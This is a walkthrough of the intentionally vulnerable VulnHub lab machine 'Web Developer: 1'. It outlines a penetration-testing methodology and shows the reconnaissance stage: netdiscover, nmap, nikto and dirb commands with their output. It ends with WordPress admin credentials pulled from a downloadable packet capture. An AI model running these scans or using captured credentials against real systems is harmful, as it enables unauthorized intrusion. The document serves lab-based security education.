WEB DEVELOPER: 1 - WALKTHROUGH

By: Mahlon Pope

Table of Contents

1. Box Description

Difficulty: Intermediate

Link: https://www.vulnhub.com/entry/web-developer-1,288/


Target machine's IP address: 10.0.2.35

Attacking Machine's IP address: 10.0.2.27

2. Tools

Tool	Purpose
Nmap	Network scanning
Burpsuite	Modify and send HTTP requests
Kali Linux	An operating system which is specifically designed for penetration testing
Netcat	Remote shell access
Dirb	Directory fuzzing
Wireshark	Packet analysis

3. METHODOLOGY



1. **Reconnaissance**: The attacker gathers information about the network infrastructure and systems.

1.1. **Port scanning:** Port scanning is when the tester interacts with the target by scanning their IP address to identify live ports. This process aims to uncover system details such as service versions and machine names.

1.2. **URL fuzzing:** Sending specially crafted HTTP requests to the target's web server, to identify hidden resources.

1.3. **Packet analysis:** Packet analysis involves examining and interpreting data packets transmitted across a network. By analysing packet payloads, headers, and protocols, it is possible to identify potential entry points for unauthorized access, privilege escalation, or data exfiltration.

2. **Exploitation**: Exploiting vulnerabilities in the user's system to gain a foothold.

2.1. **Reverse Shell:** Reverse shells are malicious scripts or payloads which are uploaded onto a target system, typically a web server. This script establishes a connection back to the attacker's machine, providing them with remote access to the compromised system, thus allowing the attacker to remotely execute commands on the target machine.

3. **Privilege escalation:** Privilege escalation is the process of gaining higher levels of access or permissions within a system or network, beyond what is originally granted. It involves exploiting vulnerabilities or misconfigurations to elevate privileges and gain unauthorized control.

3.1. **Password discovery:** The process of finding or uncovering passwords associated with user accounts, systems, or applications. In this case, the login credentials for the WordPress database are stored in the configuration file **'wp-config.php'.** These same credentials can be used to access the target machine via an SSH connection.


3.2. **Sudoers Misconfiguration:** Abusing overly broad or overly permissive privileges to a user or group. This misconfiguration can be exploited by attackers to execute commands with the privileges of other users, potentially leading to lateral or vertical network movement.

4. WALKTHROUGH

4.1 Reconnaissance

1. The netdiscover command reveals the IP address of the target machine to be **10.0.2.35.**

Command: sudo netdiscover 10.0.2.0/24 -i eth0




```
 Currently scanning: 10.0.2.0/24   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.3        08:00:27:8f:2f:96      1      60  PCS Systemtechnik GmbH
 10.0.2.35       08:00:27:cc:54:c9      1      60  PCS Systemtechnik GmbH
```

Figure 4.1.1: ARP Scan results created using netdiscover

2. A port scan of the target machine reveals 2 open ports. **Port 22** is running **OpenSSH version 7.6** and **port 80** is running an **HTTP Apache webserver**.


Command: -sV -sT -p- 10.0.2.35



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sT -p- 10.0.2.35
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-14 20:18 EDT
Nmap scan report for 10.0.2.35
Host is up (0.00046s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.47 seconds
```

Figure 4.1.2: Results of port scan on the target machine.


3. Nikto, the web server vulnerability scanner, reveals that the web server hosted on port 80 contains an admin login page located at http://10.0.2.35/wp-login.php.



```
┌──(kali㉿kali)-[~]
└─$ nikto --url http://10.0.2.35
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.0.2.35
+ Target Hostname:    10.0.2.35
+ Target Port:        80
+ Start Time:         2024-04-14 20:19:11 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web
+ /: Drupal Link header found with value: </index.php/wp-json/>; rel="https://api.w.org/". See: https://www.drupal.
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the sit
ing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x br
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: DEBUG HTTP verb may show server debugging information. See: https://docs.microsoft.com/en-us/visualstudio/debu
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version usually matches the W
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ /license.txt: License file found may identify site software.
+ /: A Wordpress installation was found.
+ /wp-login.php?action=register: Cookie wordpress_test_cookie created without the httponly flag. See: https://devel
+ /wp-content/uploads/: Directory indexing found.
+ /wp-content/uploads/: Wordpress uploads directory is browsable. This may reveal sensitive information.
+ /wp-login.php: Wordpress login found.
+ 8102 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:           2024-04-14 20:19:35 (GMT-4) (24 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Figure 4.1.3: Results of nikto scan.

4. Dirb, the directory fuzzing tool, uncovers the existence of a hidden directory called **'/ipdata'**. This directory contains a packet capture file labelled **'analyze.cap'**.



```
┌──(kali㉿kali)-[~]
└─$ dirb http://10.0.2.35

-----------------

DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Apr 17 14:39:27 2024
URL_BASE: http://10.0.2.35/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.35/ ----
+ http://10.0.2.35/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://10.0.2.35/ipdata/
+ http://10.0.2.35/server-status (CODE:403|SIZE:274)
==> DIRECTORY: http://10.0.2.35/wp-admin/
==> DIRECTORY: http://10.0.2.35/wp-content/
==> DIRECTORY: http://10.0.2.35/wp-includes/
+ http://10.0.2.35/xmlrpc.php (CODE:405|SIZE:42)
```

Figure 4.1.4: Results of directory fuzzing.



10.0.2.35/ipdata/


Index of /ipdata

Name	Last modified	Size	Description
Parent Directory		-	
analyze.cap	2018-10-30 09:14	2.8M	

Apache/2.4.29 (Ubuntu) Server at 10.0.2.35 Port 80


Figure 4.1.5: Contents of '/ipdata' directory.

5. The packet capture can be downloaded and opened using a packet analyser. For this walkthrough, Wireshark was used. Within the packet capture file is a POST request directed to the WordPress login page. This request contains an HTML form containing login credentials. These credentials can then be utilized to access the WordPress admin page.




```
    Time       Source             Destination        Protocol  Length Info
175 82.745596  10:fe:ed:dd:3e:f4  Broadcast          ARP           60 Who has 192.168.1.222? Tell 192.168.1.1
176 86.022220  10:fe:ed:dd:3e:f4  Broadcast          ARP           60 Who has 192.168.1.243? Tell 192.168.1.1
177 90.209811  192.168.1.222      192.168.1.176      TCP           74 49558 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=54456099 TSe
178 90.209858  192.168.1.176      192.168.1.222      TCP           74 80 → 49558 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=1
179 90.209969  192.168.1.222      192.168.1.176      TCP           66 49558 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=54456099 TSecr=1478185263
180 90.210143  192.168.1.222      192.168.1.176      HTTP         799 POST /wordpress/wp-login.php HTTP/1.1  (application/x-www-form-urlencoded)
181 90.210171  192.168.1.176      192.168.1.222      TCP           66 80 → 49558 [ACK] Seq=1 Ack=734 Win=30464 Len=0 TSval=1478185264 TSecr=544560
182 90.232018  192.168.1.176      192.168.1.222      HTTP        1200 HTTP/1.1 302 Found
183 90.232225  192.168.1.222      192.168.1.176      TCP           66 49558 → 80 [ACK] Seq=734 Ack=1135 Win=32128 Len=0 TSval=54456121 TSecr=14781
184 90.236559  192.168.1.222      192.168.1.176      HTTP         949 GET /wordpress/wp-admin/ HTTP/1.1
185 90.259627  192.168.1.176      192.168.1.1        DNS           88 Standard query 0x9d83 A api.wordpress.org OPT
186 90.259873  192.168.1.176      192.168.1.1        DNS           88 Standard query 0x07e9 AAAA api.wordpress.org OPT
187 90.278053  192.168.1.176      192.168.1.222      TCP           66 80 → 49558 [ACK] Seq=1135 Ack=1617 Win=32256 Len=0 TSval=1478185331 TSecr=54
188 90.432491  192.168.1.1        192.168.1.176      DNS          104 Standard query response 0x9d83 A api.wordpress.org A 198.143.164.251 OPT
189 90.432513  192.168.1.1        192.168.1.176      DNS          139 Standard query response 0x07e9 AAAA api.wordpress.org SOA ns1.wordpress.org
190 90.432899  192.168.1.176      198.143.164.251    TCP           74 50024 → 443 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=1232460557
191 90.740363  198.143.164.251    192.168.1.176      TCP           74 443 → 50024 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM TSval=
192 90.740400  192.168.1.176      198.143.164.251    TCP           66 50024 → 443 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=1232460864 TSecr=9931166
```

Figure 4.1.6: 'analyze.cap' contains POST request data.



```
  ▾ Content-Length: 152\r\n
      [Content length: 152]
  ▾ Cookie: wordpress_test_cookie=WP+Cookie+check\r\n
      Cookie pair: wordpress_test_cookie=WP+Cookie+check
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Full request URI: http://192.168.1.176/wordpress/wp-login.php]
    [HTTP request 1/4]
    [Response in frame: 182]
    [Next request in frame: 184]
    File Data: 152 bytes
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▸ Form item: "log" = "webdeveloper"
  ▸ Form item: "pwd" = "Te5eQg&4sBS!Yr$)wf%(DcAd"
  ▸ Form item: "wp-submit" = "Log In"
  ▸ Form item: "redirect_to" = "http://192.168.1.176/wordpress/wp-admin/"
  ▸ Form item: "testcookie" = "1"
```

